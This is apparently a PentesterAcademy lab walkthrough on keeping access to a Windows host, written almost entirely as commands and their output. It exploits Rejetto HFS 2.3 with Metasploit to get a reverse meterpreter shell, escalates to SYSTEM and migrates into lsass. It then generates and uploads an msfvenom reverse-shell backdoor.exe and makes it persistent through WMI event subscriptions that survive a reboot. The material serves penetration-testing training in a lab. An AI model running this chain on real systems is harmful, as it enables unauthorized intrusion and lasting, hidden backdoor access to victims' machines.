
ATTACK
DEFENSE
by PentesterAcademy

Name	Maintaining Access: WMIC
URL	https://attackdefense.com/challengedetails?cid=2213
Type	Windows Security: Maintaining Access: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.21.172
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.21.172

```
root@attackdefense:~# nmap 10.0.21.172
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-05 17:53 IST
Nmap scan report for 10.0.21.172
Host is up (0.0013s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 17.66 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.21.172

```
root@attackdefense:~# nmap -sV -p 80 10.0.21.172
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-05 17:54 IST
Nmap scan report for 10.0.21.172
Host is up (0.0019s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.21.172
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.21.172
RHOSTS => 10.0.21.172
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/7vuvTq20O1
[*] Local IP: http://10.10.1.2:8080/7vuvTq20O1
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /7vuvTq20O1
[*] Sending stage (175174 bytes) to 10.0.21.172
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.21.172:49179) at 2020-12-05 17:54:33 +0530
[!] Tried to delete %TEMP%\AqLejWbLtAd.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Checking the current user.

Command: getuid

```
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter >
```

Step 7: We can observe that we are running as an administrator user. Elevate to the system privilege

Commands:
getsystem
getuid

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We are running as a system user.

Step 8: Migrate in lsass.exe process

Commands:
ps -S lsass.exe
migrate 692

```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                  Path
 ---  ----  ----       ----  -------  ----                  ----
 692  588   lsass.exe  x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\lsass.exe

meterpreter >
meterpreter > migrate 692
[*] Migrating from 460 to 692...
[*] Migration completed successfully.
meterpreter >
```

Step 9: In this case, we are configuring a persistence backdoor using the wmic (Windows Management Instrumentation Command) utility which is already there in the Windows OS.

We will be creating a namespace i.e "**root\subscription**" of three events which will be executed in every 10 seconds. First, we need to generate a malicious executable.

Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=**10.10.1.2** LPORT=4444 -f exe > backdoor.exe

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.2 LPORT=4444 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

We have generated malicious executable i.e backdoor.exe

Step 10: Uploading backdoor.exe to the user's temp folder.

Switch directory to C:\\Users\\Administrator\\AppData\\Local\\Temp.

Commands:
cd C:\\Users\\Administrator\\AppData\\Local\\Temp
upload /root/backdoor.exe .
ls

```
meterpreter > cd C:\\Users\\Administrator\\AppData\\Local\\Temp
meterpreter > upload /root/backdoor.exe .
[*] uploading  : /root/backdoor.exe -> .
[*] uploaded   : /root/backdoor.exe -> .\backdoor.exe
meterpreter > ls
Listing: C:\Users\Administrator\AppData\Local\Temp
==================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2020-12-05 17:52:25 +0530  1
100777/rwxrwxrwx  73802  fil   2020-12-05 18:00:31 +0530  backdoor.exe

meterpreter >
```

Step 11: Run the wmic commands to maintain the backdoor.

Commands:
shell

Create an __EventFilter instance.

wmic /NAMESPACE:"\\root\subscription" PATH **__EventFilter** CREATE Name="AttackDefense", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent **WITHIN 10 WHERE** TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"

Create an __EventConsumer instance and use CommandLineEventConsumer Class

wmic /NAMESPACE:"\\root\subscription" PATH **CommandLineEventConsumer** CREATE Name="AttackDefense", ExecutablePath="**C:\Users\Administrator\AppData\Local\Temp\backdoor.exe**",CommandLineTemplate="C:\Windows\system32\backdoor.exe"

Register the event permanently.

wmic /NAMESPACE:"\\root\subscription" PATH **__FilterToConsumerBinding** CREATE Filter="**__EventFilter**.Name=\"AttackDefense\"", Consumer="**CommandLineEventConsumer**.Name=\"AttackDefense\""

Note: For more information about WMI events and namespace please refer to [WMI services exploitation challenges].

```
C:\Users\Administrator\AppData\Local\Temp>wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="AttackDefense", Ev
entNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 10 WHERE TargetInstance ISA
 'Win32_PerfFormattedData_PerfOS_System'"
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="AttackDefense", EventNameSpace="root\cimv2",QueryLanguage="W
QL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 10 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
Instance creation successful.

C:\Users\Administrator\AppData\Local\Temp>

C:\Users\Administrator\AppData\Local\Temp>wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="AttackD
efense", ExecutablePath="C:\Users\Administrator\AppData\Local\Temp\backdoor.exe",CommandLineTemplate="C:\Windows\system32\backdoor
.exe"
wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="AttackDefense", ExecutablePath="C:\Users\Administ
rator\AppData\Local\Temp\backdoor.exe",CommandLineTemplate="C:\Windows\system32\backdoor.exe"
Instance creation successful.

C:\Users\Administrator\AppData\Local\Temp>

C:\Users\Administrator\AppData\Local\Temp>wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__Ev
entFilter.Name=\"AttackDefense\"", Consumer="CommandLineEventConsumer.Name=\"AttackDefense\""
wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"AttackDefense\"", Consume
r="CommandLineEventConsumer.Name=\"AttackDefense\""

Instance creation successful.

C:\Users\Administrator\AppData\Local\Temp>_
```

Step 12: We have successfully maintained access. Start another msfconsole and run a multi handler to regain access.

Commands:
msfconsole -q
use exploit/multi/handler
set LHOST **10.10.1.2**
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 4444
exploit

As soon as you run the handler you would receive a new meterpreter session.

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Sending stage (175174 bytes) to 10.0.21.172
[*] Meterpreter session 5 opened (10.10.1.2:4444 -> 10.0.21.172:49213) at 2020-12-05 18:07:03 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

This would persist after a reboot.

Step 13: Reboot the machine.

Commands: reboot

```
meterpreter > reboot
Rebooting...
meterpreter >
meterpreter >
```

Re-run the handler if you stopped it.

```
meterpreter > reboot
Rebooting...
meterpreter >
meterpreter >
meterpreter >
meterpreter >
[*] 10.0.21.172 - Meterpreter session 5 closed.  Reason: Died

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
```

Once the machine reboots we would expect a new meterpreter session again without re-exploitation.

Please wait patiently, you would receive the meterpreter session after the windows server loads completely. This could take up to 5 minutes.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] 10.0.21.172 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (175174 bytes) to 10.0.21.172
[*] Meterpreter session 6 opened (10.10.1.2:4444 -> 10.0.21.172:49169) at 2020-12-05 18:09:00 +0530

meterpreter >
meterpreter >
```

We have received a new meterpreter session.

References:

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Persistence – WMI Event Subscription (https://pentestlab.blog/2020/01/21/persistence-wmi-event-subscription/)
3. WMI Persistence using wmic.exe (http://www.exploit-monday.com/2016/08/wmi-persistence-using-wmic.html)